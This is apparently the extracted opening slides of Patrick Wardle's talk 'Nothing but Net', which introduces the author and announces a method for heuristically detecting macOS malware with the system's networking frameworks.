


"Nothing but Net"

Leveraging macOS's Networking Frameworks to Heuristically
Detect Malware



Patrick Wardle

Objective-See Foundation, 501(c)(3)



macOS security tools



"The Art of Mac Malware" books





"Objective by the Sea" conference

WHAT YOU WILL LEARN:




How to leverage macOS's networking frameworks to heuristically detect malware (directly on the host).




